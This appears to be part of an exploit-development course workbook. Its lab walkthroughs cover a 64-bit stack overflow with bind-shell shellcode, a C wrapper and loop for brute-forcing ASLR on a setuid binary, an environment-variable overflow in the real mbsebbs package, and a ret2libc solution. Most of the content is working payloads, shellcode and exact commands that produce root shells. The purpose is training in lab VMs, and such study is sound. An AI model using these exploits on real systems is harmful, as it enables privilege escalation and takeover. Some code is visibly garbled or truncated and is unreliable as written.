"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x52\xc7\x04\x24\x02\x00\x27\x0f\x4
input
deadlist@sec660:~$ ./x64_vuln < input
Enter string of characters to get the length!
The length of your input is: 92
```

And while that is running here, use a second terminal to check if the payload port (9999) is listening.

```
netstat -n | grep 9999
```

Expected Results

```
deadlist@sec660:~$ netstat -na | grep 9999
tcp        0      0 0.0.0.0:9999          0.0.0.0:*             LISTEN
deadlist@sec660:~$
```

Key Takeaways

- To work through an example of a 64-bit stack overflow
- To get experience using the PEDA plugin for GDB
- To bypass ASLR by identifying a helpful instruction not participating in randomization

Lab 4.4: Brute Forcing ASLR

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

The `aslr_brute` program on your Ubuntu VM -Linux ELF binary -Vulnerable to a stack overflow -ASLR mitigations enabled

Objectives

- Trigger a buffer overflow inside the program
- Determine the buffer size
- Verify control of the instruction pointer
- Craft code to brute force exploit through ASLR mitigation
- Gain escalated shellcode execution

Preparation

VM Environment

"Unzip and boot up your SANS-provided Ubuntu 18.04 VM if you haven't already done so!"

1. Disable ASLR

For now, we will disable ASLR to look at the vulnerability without any mitigations in place. After this lab we will be turning on mitigations one at a time to see how they work and how they can potentially be bypassed. To disable ASLR on your Ubuntu VM enter the following from a Terminal command prompt (To open a Terminal, simply right-click anywhere on the Desktop and select Open Terminal):

Three main values can be located in the file `randomize_va_space`:

```
1 - No randomization: Everything is static.
2 - Conservative randomization: Shared libraries, stack, mmap, VDSO, and heap are randomized.
3 - Full randomization: In addition to conservative randomization, break "brk()" is also randomized.
```

Disable ASLR

```
$ sudo -i
sudo] password for deadlist:
root@sec660:~# echo 0 /proc/sys/kernel/randomize_va_space
root@sec660:~# exit
```

We will work through an lab to brute force ASLR. The stack on your Ubuntu VM is randomized with 20 bits of entropy when ASLR is enabled. We have a 2^{20} (or 1 in 1,048,576) chance of guessing the exact address of a variable in memory. Brute forcing is a noisy method to defeat ASLR and will likely result in an enormous amount of logs and alerts. However, brute forcing is almost always guaranteed to work, depending on the number of tries you make.

The program `aslr_brute` is in your `/home/deadlist/aslr_brute` directory. You will need to ensure ASLR is off at first until we get the exploit working, and then we will turn it back on. You may start trying to work on hacking the program on your own or move forward to continue with the walkthrough. Notice that the program is compiled as a PIE. This means that we are unlikely to find any static values to use in memory, hence why we will brute force.

This lab should take approximately 30 minutes.

Trigger a fault

Interrogate the target program

Initial behavior

```
deadlist@sec660:~$ cd aslr_brute/
deadlist@sec660:~/aslr_brute$ ./aslr_brute
Usage: Tell me your name...
deadlist@sec660:~/aslr_brute$ ./aslr_brute python - 'print("A"*1000)'
Hi there AAAAAAAAAA

Segmentation fault
deadlist@sec660:~/aslr_brute$ file aslr_brute
aslr_brute: setuid, setgid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=712da4807092cc26f96815ff9808cac64f1a7831, not stripped
deadlist@sec660:~/aslr_brute$
```

Getting started with GDB

```
deadlist@sec660:~/aslr_brute$ gdb ./aslr_brute
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+ GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./aslr_brute... (no debugging symbols found)...done.
gdb-peda$ disas main
Dump of assembler code for function main
0x000005fa <+0>      lea     ecx,[esp+0x4]
0x000005fe <+4>      and     esp,0xffffffff
0x00000601 <+7>      push   DWORD PTR [ecx-0x4]
0x00000604 <+10>     push   ebp
0x00000605 <+11>     mov     ebp,esp
0x00000607 <+13>     push   ebx
0x00000608 <+14>     push   ecx
0x00000609 <+15>     call   0x4b0 <__x86.get_pc_thunk.bx>
0x0000060e <+20>     add     ebx,0x19be
0x00000614 <+26>     mov     eax,ecx
0x00000616 <+28>     cmp     DWORD PTR [eax],0x2
0x00000619 <+31>     je      0x637 <main+61>
0x0000061b <+33>     sub     esp,0xc
0x0000061e <+36>     lea     eax,[ebx-0x18d9]
0x00000624 <+42>     push   eax
0x00000625 <+43>     call   0x430 <puts@plt>
0x0000062a <+48>     add     esp,0x10
0x0000062d <+51>     sub     esp,0xc
0x00000630 <+54>     push   0x1
0x00000632 <+56>     call   0x440 <exit@plt>
0x00000637 <+61>     mov     eax,DWORD PTR [eax+0x4]
0x0000063a <+64>     add     eax,0x4
0x0000063d <+67>     mov     eax,DWORD PTR [eax]
0x0000063f <+69>     sub     esp,0xc
0x00000642 <+72>     push   eax
0x00000643 <+73>     call   0x5ad <testfunc>
0x00000648 <+78>     add     esp,0x10
0x0000064b <+81>     mov     eax,0x0
0x00000650 <+86>     lea     esp,[ebp-0x8]
0x00000653 <+89>     pop     ecx
```

```

0x00000654 <+90>    pop     ebx
0x00000655 <+91>    pop     ebp
0x00000656 <+92>    lea     esp, [ecx-0x4]
0x00000659 <+95>    ret
End of assembler dump.
gdb-peda$ disas testfunc
Dump of assembler code for function testfunc
0x000005ad <+0>     push    ebp
0x000005ae <+1>     mov     ebp, esp
0x000005b0 <+3>     push    ebx
0x000005b1 <+4>     sub     esp, 0x264
0x000005b7 <+10>    call   0x4b0 <__x86.get_pc_thunk.bx>
0x000005bc <+15>    add     ebx, 0x1a10
0x000005c2 <+21>    sub     esp, 0x8
0x000005c5 <+24>    push    DWORD PTR [ebp+0x8]
0x000005c8 <+27>    lea     eax, [ebp-0x260]
0x000005ce <+33>    push    eax
0x000005cf <+34>    call   0x420 <strcpy@plt>
0x000005d4 <+39>    add     esp, 0x10
0x000005d7 <+42>    sub     esp, 0x8
0x000005da <+45>    lea     eax, [ebp-0x260]
0x000005e0 <+51>    push    eax
0x000005e1 <+52>    lea     eax, [ebx-0x18ec]
0x000005e7 <+58>    push    eax
0x000005e8 <+59>    call   0x410 <printf@plt>
0x000005ed <+64>    add     esp, 0x10
0x000005f0 <+67>    mov     eax, 0x0
0x000005f5 <+72>    mov     ebx, DWORD PTR [ebp-0x4]
0x000005f8 <+75>    leave
0x000005f9 <+76>    ret
End of assembler dump.
gdb-peda$

```

Here we see that main calls testfunc and testfunc has a dangerous `strcpy()`. Just before `call strcpy()`, we see the same buffer size from lab 4.1 (0x260 is 608 decimal).

Expected results

```

gdb-peda$ run `python -c 'print("A" * 612 + "BBBB")'`

#Truncated

Stopped reason  SIGSEGV
0x42424242 in ?? ()

```

Vulnerability Discovered

- We control EIP at 612 bytes
- Let's build our exploit
- Use the shellcode from shellcode.txt

Find where the shellcode starts

```

gdb-peda$ run `python -c 'print("A" * 612 + "RRRR" +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x
Starting
program /home/deadlist/aslr_brute/aslr_brute `python -c 'print("A" * 612 + "RRRR" +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x
Hi there AAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
EAX 0x0
EBX 0x41414141 ('AAAA')
ECX 0x2
EDX 0xf7fb4890 --> 0x0
ESI 0xf7fb3000 --> 0x1d4d6c
EDI 0x0
EBP 0x41414141 ('AAAA')
ESP 0xffffcd30 --> 0xdb31c031
EIP 0x52525252 ('RRRR')
EFLAGS 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address 0x52525252
[-----stack-----]
0000| 0xffffcd30 --> 0xdb31c031
0004| 0xffffcd34 --> 0xca89c929
0008| 0xffffcd38 --> 0x80cd46b0
0012| 0xffffcd3c --> 0x6852c029
0016| 0xffffcd40 ("//shh/bin\211\343RT\211\341\260\v")
0020| 0xffffcd44 ("h/bin\211\343RT\211\341\260\v")
0024| 0xffffcd48 --> 0x52e3896e
0028| 0xffffcd4c --> 0xb0e18954
[
Legend code, data, rodata, value
Stopped reason SIGSEGV
0x52525252 in ?? ()
gdb-peda$ x/12wx $esp-16
0xffffcd20 0x41414141 0x41414141 0x41414141 0x52525252
0xffffcd30 0xdb31c031 0xca89c929 0x80cd46b0 0x6852c029
0xffffcd40 0x68732f2f 0x69622f68 0x52e3896e 0xb0e18954
gdb-peda$

```

Here we find our shellcode beginning at `0xffffcd30`. Let's get this exploit working and then deal with ASLR afterwards.

Exploit from a terminal shell

```
./aslr_brute python c 'print("A" * 612 + "\x30\xcd\xff\xff" + "\x90" * 100 +  
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x
```

Expected Results

```
./aslr_brute python c 'print("A" * 612 + "\x30\xcd\xff\xff" + "\x90" * 100 +  
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x  
Hi there AAAAAAAAAA  
  
# whoami  
root  
# exit  
deadlist@sec660:~/aslr_brute$
```

As you can see above, we have successfully obtained a root shell. This is fine but not the purpose of our lab. We must now attempt to exploit the program while ASLR is running. Again, if you receive an **Illegal Instruction** message instead of proper shellcode execution, try increasing the NOP sled or moving the return address around a bit. e.g. If you were using `0xffffcd30`, try `0xffffcd50`.

ASLR Challenge

Enable ASLR

You disabled ASLR to make it easier to build the exploit, now turn it back on.

```
deadlist@sec660:~/aslr_brute$ sudo -i  
[sudo password for deadlist:  
root@sec660:~# echo 2 /proc/sys/kernel/randomize_va_space  
root@sec660:~# exit  
logout  
deadlist@sec660:~/aslr_brute$ ./aslr_brute python c  
'print("A" * 612 + "\x30\xcd\xff\xff" + "\x90" * 100 +  
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x  
H there AAAAAAAAAA  
  
Segmentation fault
```

Create a Brute Force ASLR wrapper

This function below named `esp()` does two things. First, it moves the stack pointer address into EAX. It then uses the shift right (`shr`) instruction to move the low order nibble outside of the register. You will see why this is necessary shortly. The function then returns the address held in EAX to the caller.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

unsigned long esp(void)
{
    asm("movl %esp, %eax"); /*This inline asm prints ESP*/
    asm("shr $4, %eax"); /* getting rid of al as it's static*/
}
```

This portion of the code should be easy to follow. It is the start of our `main()` function, followed by our shellcode, which spawns a root shell if executed with the proper authority.

```
int main(void) {

    unsigned char scode[]
        \x31\x0\x31\xdb\x29\x09\x89\xca\xb0\x46\xcd\x80
        \x29\x0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
        \x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80
    /*setreuid() and execve() /bin/sh*/
```

This code is the exact size our buffer needs to be, including the padding, return pointer, NOP sled, and shellcode. The code prints out data for informational purposes. It is unnecessary code that displays the location of ESP in the wrapper program, our return pointer guess, and the distance between the two. You see how close your return pointer guess is to the actual location of your shellcode.

```
printf  \n\nASLR ESP at 0x%lx\n    esp());
printf "Guess at 0xffbc2d80\n ";
char buffer[2643]; /*exact size of buffer when populated with below*/
```

This data simply fills up the buffer with the appropriate data mentioned at the beginning of this page. It also uses the `execl()` function to pass in our buffer to the target program. The `strcat()` function is used to copy our return pointer guess into the buffer. This address can be any valid address within the mappable stack range. Obviously, it is not possible for the buffer to fit within the bottom of the stack.

```
memset buffer  0x41  612); /*Fill buffer with A's to RP*/
strcat buffer 612  \x80\x2d\xbc\xff ); /*Our RP guess*/
memset buffer+616 0x90 2000); /*2000 byte NOP sled to help with brute force*/
memcpy buffer 1608  scode  sizeof(scode)); /*Append shellcode*/

execl("./aslr_brute" "aslr_brute" buffer  NULL); /*Pass in our data to vuln prog*/
```

```
    exit (0);  
}
```

Shell command to iterate through the attempts

First, we define a range of 1-25,000. This sets the maximum number of tries that we want to make against the program. Next, we use `echo` to display the number of tries that have been made so far. When successful, we see how many tries it took. If successful, a root shell spawns. When we exit from the root shell, the loop continues unless we use the `break` command. Exploit Failed continues to show up until we are successful or until the loop is exhausted. We then use the `sleep()` function with a small value of .001. You can change this to any time you prefer. Without using `sleep`, the display becomes difficult to read. This piece is completely optional. We then use the `clear` command to keep our display information at the top of the screen for readability. Finally, we use the `done` command to terminate the loop. Now run this command, as shown below.

```
for i in {1..25000} do echo Number of tries: $i && ./pw_aslr && break; echo EXPLOIT FAILED sleep  
001 clear done
```

Expected Results: Win!

```
Number of tries: 11701  
  
ASLR ESP at 0xff9c9c88  
Guess at 0xffbc2d80  
Hi there AAAAAAAAAA  
  
#
```

NO shell in 25,000 iterations?

If the for loop isn't successful in the 25,000 tries, restart it again or check your code and loop for typos.

Key Takeaways

- Triggered a buffer overflow inside the program
- Determined the buffer size
- Verified control of the instruction pointer
- Crafted a loop and support code to brute force attempts
- Gained escalated shellcode execution

Lab 4.5: Hacking MBSE

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

The mbsebbs program on your Ubuntu VM -BBS System for Linux -Available at <http://sourceforge.net/projects/mbsebbs/> -Lead author: P.E. Kimble -Vulnerable to a buffer overflow -Already installed for you -Use your Ubuntu VM

Objectives

- Trigger a buffer overflow inside the program
- Determine the buffer size
- Verify control of the instruction pointer
- Gain escalated shellcode execution

Background

Installation has been done for you, but for the sake of understanding the application, here is what was done to install it. Keep an eye out for interesting attack surface as you read. The original sourcecode is available at `/home/deadlist/mbse/mbsebbs-0.70.0.tar`.

There is an account, `mbse`, which you can use for testing. It's password is also `deadlist`.

Installation steps already provided, for information purposes only

1. Prepared the files

```
bunzip2 mbsebbbs-0.70.0.tar.bz2
tar -xvf mbsebbbs-0.70.0.tar
cd mbsebbbs-0.70.0/
bash /home/deadlist/mbse/mbsebbbs-0.70.0/SETUP.sh
./configure
```

1. Adjusted the build options in Makefiles a. Edited `Makefile.global` b. Inserted into `CFLAGS` `-fno-stack-protector` c.

Edited `Makefile`

d. Remove the `Z` in the line `@if [ z ${MBSE_ROOT} ]` in the `*all_depend*` section

e. As an unprivileged user, type `make`` to compile the program

2. Edited the `checkbasic` file

Due to some buggy issues in the Makefile, we had to make one more edit before making and installing.

a. Searched for `if [ "$LOGNAME" = "mbse" ]; then` . b. Changed exit 1 to exit 0.

This allows us to get past an annoying little check that prevents us from successfully installing the program.

3. As root, changed directory to `/home/deadlist/mbse/mbsebbbs-0.70.0`

4. Ran `export MBSE_ROOT="/opt/mbbsd"`

5. Ran `make install`

Disable ASLR and test `mbseuseradd`

```
sudo -i
echo 0 /proc/sys/kernel/randomize_va_space
exit
su mbse
cd /opt/mbse/bin
./mbseuseradd A B C D
```

Expected Results: error message

```
./mbseuseradd A B C D
useradd invalid home directory 'D/B'
```

This is an interesting target as it's SUID and owned by UID 0.

```
ls -la mbuseradd
-rws--s--x 1 root root 8608 Jul 14 10:57 mbuseradd
```

Expected Results: Blind guessing

If you try to blindly fuzz the input, it's not immediately obvious where the flaw is:

```
$ ./mbuseradd python -c 'print("A" * 1000)' B C D
mbuseradd: Argument 1 is too long
$ ./mbuseradd A python c 'print("A" * 1000)' C D
mbuseradd: Argument 2 is too long
$ ./mbuseradd A B python c 'print("A" * 1000)' D
mbuseradd Argument 3 is too long
$ ./mbuseradd A B C python - 'print("A" * 1000)'
mbuseradd Argument 4 is too long
```

Check for alternative inputs

```
cat mbuseradd.c grep getenv
sprintf shell, "%s/bin/mbsebbbs" getenv("MBSE_ROOT")
```

We can control `MBSE_ROOT` since it's in our environment.

Try a few different input sizes.

```
export MBSE_ROOT python c 'print("A" * 1000) '
./mbuseradd A B C D
```

Expected Results: Looking for SegFault

```
export MBSE_ROOT python c 'print("A" * 5000) '
$ ./mbuseradd A B C D
Segmentation Fault
```

Vulnerability view from sourcecode

```
temp      calloc(PATH_MAX  sizeof(char));
shell      calloc(PATH_MAX  sizeof(char));
homedir    calloc(PATH_MAX  sizeof(char));
```

The variable shell has no bounds checking applied and is used to prepend `/bin/mbsebbbs` here:

```
sprintf(shell "%s/bin/mbsebbbs"  getenv("MBSE_ROOT"));
sprintf(homedir "%s/%s"  argv[ ], argv[ ]);
```

The author added bounds checking to the four command-line arguments, but left out environment variables

```
/*
 * First simple check for argument overflow
 */
for (i = 1; i < 5; i++) {
    if (strlen(argv[i]) > 80) {
        fprintf(stderr, "mbuseradd: Argument %d is too long\n", i);
        exit(1);
    }
}
```

Exploit Progress

- We know that 5,000 A's causes a seg-fault
- How do we determine the exact number of A's?
 - We could split the difference
 - We could write a small fuzzer
 - We could debug

Here's a simple python fuzzer to find overflow style segmentation faults.

```
import      time

program    "/opt/mbse/bin/mbseuseradd ARG1 ARG2 ARG3 ARG4\n"
string     "A"
var        "Segmentation fault"

for i in range(4000 5000 4):
    os.putenv("MBSE_ROOT" string i)
    b       popen4(program 'r ')
    str1    b.read()
    if var in str1:
        print "Success! Segmentation Fault hit at" i "A's"
        exit()
    else:
        time.sleep 0

print( \nNo luck... Sorry it didn't work out...\n )
```

By running this fuzzer, you should get a seg-fault at 4,040 characters. Run the `mbseuseradd` program as the `mbse` user.

Fuzzing for segfaults

```
deadlist@sec660:~/mbse$ u    mbse
Password:  # (1)
mbse@sec660:~$ python /home/deadlist/mbse_fuzz.py
useradd  invalid home directory 'ARG4/ARG2'
useradd  invalid home directory 'ARG4/ARG2'
useradd: invalid home directory 'ARG4/ARG2'

..TRUNCATED... # (2)

useradd  invalid home directory 'ARG4/ARG2'
useradd: invalid home directory 'ARG4/ARG2'
Success  Segmentation Fault hit at 404  A s
mbse@sec660:~/bin$ exit
exit
```

1. user `mbse`'s password is also `deadlist`
2. `invalid` message repeats until reaching 4040 A's

Debugging `./mbseuseradd`

We will not debug the program as the user `mbse` as the program is owned by root and SUID. Promote yourself to root, as shown. Remember the attack process almost always involves the attacker installing a copy of the program of interest for testing on a controlled system. This allows you to have full rights to the program before attacking it in the wild. After you have promoted yourself to root, make sure you are in the `/opt/mbse/bin` directory. At this point, set the environment variable for `MBSE_ROOT` to

the number of A's that caused a segmentation fault. Finally, open `mbuseradd` with gdb natively using `gdb -nx ./mbuseradd`. The reason we are using native GDB without the PEDA extension is that when working on this lab the bug was getting caught at a different place when using PEDA which interfered with the expected results.

As root: try `MBSE_ROOT` of 4,040 bytes

```
deadlist@sec660:~$ sudo -i
[sudo password for deadlist:
# cd /opt/mbse/bin
# export MBSE_ROOT=`python -c 'print("A" * 4040)'`
# gdb -nx ./mbuseradd
(gdb)
```

When we run the program in the debugger with the `MBSE_ROOT` environment variable set at 4,040 A's, the program does not seem to experience a segmentation fault. This is fine; it just means when we run the program with our Python fuzzer, a segmentation fault is occurring at a lower number. We should still be close. Increasing `MBSE_ROOT` to 4,070 A's causes a segmentation fault, but we are not getting control of EIP. Keep trying.

Expected Results: First crash

```
(gdb) un A B C D

useradd: invalid home directory 'D/B'
[Inferior 1 (process 13048) exited with code 02]
(gdb) quit
# export MBSE_ROOT=`python -c 'print("A" * 4070)'`
# gdb -nx ./mbuseradd
(gdb) un A B C D

Program received signal SIGSEGV, Segmentation fault.
0xf7e40bf7 in strchrnul () from /lib32/libc.so.6
```

When changing the size of `MBSE_ROOT` to 4,088 A's, we overwrite the return pointer by 3 bytes. Changing it to 4,085 A's + 4 B's gets a full 4byte overwrite of the return pointer and control of EIP. The rest of the work should be familiar. Feel free to continue the lab on your own at this point.

Expected Results: Finding precise overwrite

```
(gdb) quit
# export MBSE_ROOT=`python -c 'print("A" * 4088)'`
# gdb -nx ./mbuseradd
(gdb) un 1 2 3 4

Program received signal SIGSEGV, Segmentation fault.
0x2f414141 in ?? ()
(gdb) quit
# export MBSE_ROOT=`python -c 'print("A" * 4085 + "BBBB")'`
# gdb -nx ./mbuseradd
(gdb) un 2 3 4

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) quit
```

Building the Exploit

There is shellcode to spawn a root shell in your `/home/deadlist/mbse` folder called `mbshellcode.txt`. Export your environment variable to have 4,085 A's (taking us to the return pointer), followed by four B's (placeholder for the return pointer), followed by 500 NOPs, and finally your shellcode.

Shellcode inside `/home/deadlist/mbse/mbshellcode.txt`

```
\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x6
```

Run first exploit attempt (knowing we will have to update *BBBB* with a proper address)

```
export MBSE_ROOT `python -c 'print("A" * 4085 + "BBBB" +`
"\x90"*500+"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x6
```

When executing our script, we get the expected segmentation fault when EIP tries to execute code at `0x42424242`. We then run the command `x/8wx $esp+6848` to get to the bottom of our buffer and to the start of the NOP sled. The start of the NOP sled is on the bottom right, and a good landing spot for our return pointer is `0xffffdcf8`. If you're wondering how we came up with the number 6,848 as an offset from the stack pointer, it was simply by looking around at various offsets, finding our `0x41414141` values, and looking further down until we find our NOP sled. If we were using PEDA we could use the `searchmem` command and look for our `BBBB` pattern that we used to overwrite the return pointer.

Find an address inside the NOP sled to replace the **BBBB** portion

```
# gdb -nx ./mbuseradd
(gdb) un 1 2 3 4

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/8wx $esp+6848
0xffffdce0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffdcf0: 0x52525252  0x90909090  0x90909090  0x90909090
(gdb) quit
```

Test as root

Quit GDB and test the exploit as root. You should get yet another root prompt (#) but if there are no errors, you probably have everything working correctly.

Try exploit after replacing **BBBB** with an address inside the NOPs

```
sudo -i
export MBSE_ROOT python c 'print("A" * 4085 + "\xf8\xdc\xff\xff" + "\x90" * 500 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x
./mbuseradd 1 2 3 4
```

Our exploit works, at least didn't have a visible error. We must now try the exploit as a non-privileged user next.

Final Exploit

Expected Results

```
# exit
$ export MBSE_ROOT python c 'print("A" * 4085 + "\xf8\xdc\xff\xff" + "\x90" * 500 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x
mbse@sec660:~/bin$ ./mbuseradd 1 2 3 4
#
```


■ No Final Root shell? ■

If this part of the lab failed, make sure you followed each step correctly. There is also a chance the stack is slightly different from when you were logged in as root. One way to check is to increase or decrease the size of your NOP sled, compensating for the return address. Jumping toward the end of the sled tends to have better results. Again, if you didn't get a root shell, but you did get a shell when running the exploit as root, try moving your return pointer guess around a bit. You can also try to generate a core dump using the technique as shown in lab 4.1.

Key Takeaways

- Triggered a buffer overflow from environment variable
- Determined the buffer size
- Verified control of the instruction pointer
- Gained escalated shell

Lab 4.6: ret2libc with ASLR

- Ensure ASLR is enabled by verifying the file `/proc/sys/kernel/randomize_va_space` holds a 2
- You are on your own for this one, but hints are provided below

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

- `/home/deadlist/re2libc_aslr` program on your Ubuntu VM
- Linux ELF binary
- Vulnerable to a stack overflow
- ASLR mitigations enabled

Objectives

- Trigger a buffer overflow inside the program
- Find a way to work around ASLR through ASLR mitigation
- Gain shellcode execution

Hints

Hint #1

Run the `checksec.sh` script against the program to see what exploit mitigations are used

Expected Results

```
deadlist@sec660:~$ ./checksec.sh --file ret2libc_aslr
RELRO           STACK CANARY      NX            PIE            RPATH          RUNPATH         FILE
Partial RELRO   No canary found   NX enabled    No PIE         No RPATH       No RUNPATH      ret2libc_aslr
deadlist@sec660:~$
```

Hint #2

Run `strings` against the program to see if there is anything useful in static memory

Expected Results

```
deadlist@sec660:~$ strings ret2libc_aslr
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
strcpy
exit
puts
printf
system
__libc_start_main
GLIBC_2.0
PTRh
UWVS
[^_
Hi there %10.10s
whoami
Your shell is: %s
/bin/sh                                # (1)
Usage: Tell me your name..
*2$
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.ctors
.dtors
.jcr
.dynamic
.got
.got.plt
.data
.bss
.comment
```

```

crtstuff.c
__CTOR_LIST__
__DTOR_LIST__
__JCR_LIST__
__do_global_dtors_aux
completed.6159
dtor_idx.6161
frame_dummy
__CTOR_END__
__FRAME_END__
__JCR_END__
__do_global_ctors_aux
ret2libc_aslr.c
__init_array_end
__DYNAMIC
__init_array_start
__GLOBAL_OFFSET_TABLE__
__libc_csu_fini
__i686.get_pc_thunk.bx
copyFunction
data_start
printf@@GLIBC_2.0
__edata
__fini
strcpy@@GLIBC_2.0
__DTOR_END__
__data_start
puts@@GLIBC_2.0
system@@GLIBC_2.0
__gmon_start__
exit@@GLIBC_2.0
__dso_handle
__IO_stdin_used
__libc_start_main@@GLIBC_2.0
__libc_csu_init
__end
__start
__fp_hw
__bss_start
main
__Jv_RegisterClasses
__init
deadlist@sec660:~$

```

1. If the address of "/bin/sh" is predictable, we can use it!

Hint #3

The libraries are randomized with each run, but when functions are dynamically linked, what table must we go through?

The PLT (procedure linkage table)

Hint #4

Don't forget the general ret2libc technique, which should tie this whole exploit together!

Solution pieces

When you run the program with no arguments it says, "Your shell is: /bin/sh" This string is static in memory at `0x804863c`. The `system()` function is accessed through the PLT and is statically at `0x80483b0`.

Full Solution

When running this program without any arguments it prints out, "Your shell is: /bin/sh". If you look at the argument being passed to the `printf()` function from inside of the `main()` function, you see that this is the address passed. We can use this as our argument to the call to the `system()` function. Libraries are randomized, but the program was not compiled as a PIE. That means that the binary itself is not randomized, including the PLT and GOT. We can take the address of `system()`'s entry in the PLT and use it to overwrite the return pointer. Our input should be 52-bytes of A's to get us to the return pointer, followed by the address of `system()` inside the PLT to overwrite the return pointer, followed by 4bytes of padding, and finally, the address of the `/bin/sh` string.

Exploit Solution

```
./ret2libc_aslr python - 'print("A"*52+"\xb0\x83\x04\x08AAAA\x3c\x86\x04\x08") '
```

Expected Results

```
deadlist@sec660:~$ ./ret2libc_aslr python c
'print("A"*52+"\xb0\x83\x04\x08AAAA\x3c\x86\x04\x08") '
Hi there AAAAAAAAAA

$ #We get a shell instead of a seg fault!
```

Key Takeaways

- ASLR easily bypassed under the right conditions
- Watch for usable strings, addresses, and functions as you work

Lab 5.1: Basic Stack Overflow - Windows

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

The BlazeVideo HDTV Player 6.6 Pro on your Windows VM

- An HDTV player for Windows
- Version 6.6 is vulnerable to a stack overflow
- Vulnerability discovered in earlier versions as far back as 2008 by ThE g0bL!N, f10 f10w, and others
- Use your provided Windows 10 VM

In this lab, you perform a basic stack overflow against a Windows application. It is vulnerable to a stack overflow. The vulnerability was discovered in previous versions of the program, as far back as version 3.5 by f10 f10w and ThE g0bL!N.

Your goal is to generate a malicious playlist file to cause the program to crash with a buffer overflow. When this is completed, determine the size of the buffer before getting control of the return pointer, verify control of EIP, and locate a trampoline to redirect execution to your shellcode. You will use your SANS-provided Windows 10 VM.

Control-flow Enforcement Technology (CET) on certain newer processors may begin to cause issues with labs using buffer overflow vulnerabilities. This is due to mitigations such as shadow stacks, which validate return pointers prior to allowing execution to continue. We are keeping a close eye on this technology and will address it once it becomes more prevalent. It will be some time before the majority of systems are on processors which support CET.

Objectives

- Trigger a buffer overflow inside the program
- Determine the buffer size
- Verify control of the instruction pointer
- Gain shellcode execution

Preparation

Networking Environment

Unzip and boot up your SANS-provided Windows 10 VM if you haven't already done so!

Create a Snapshot

If you changed anything in your VM you'd like to preserve, make a fresh snapshot. Changes such as keyboard, language preference, and desktop resolution are often changed and lost if required to re-extract the VM from the course ISO.

Tools Needed

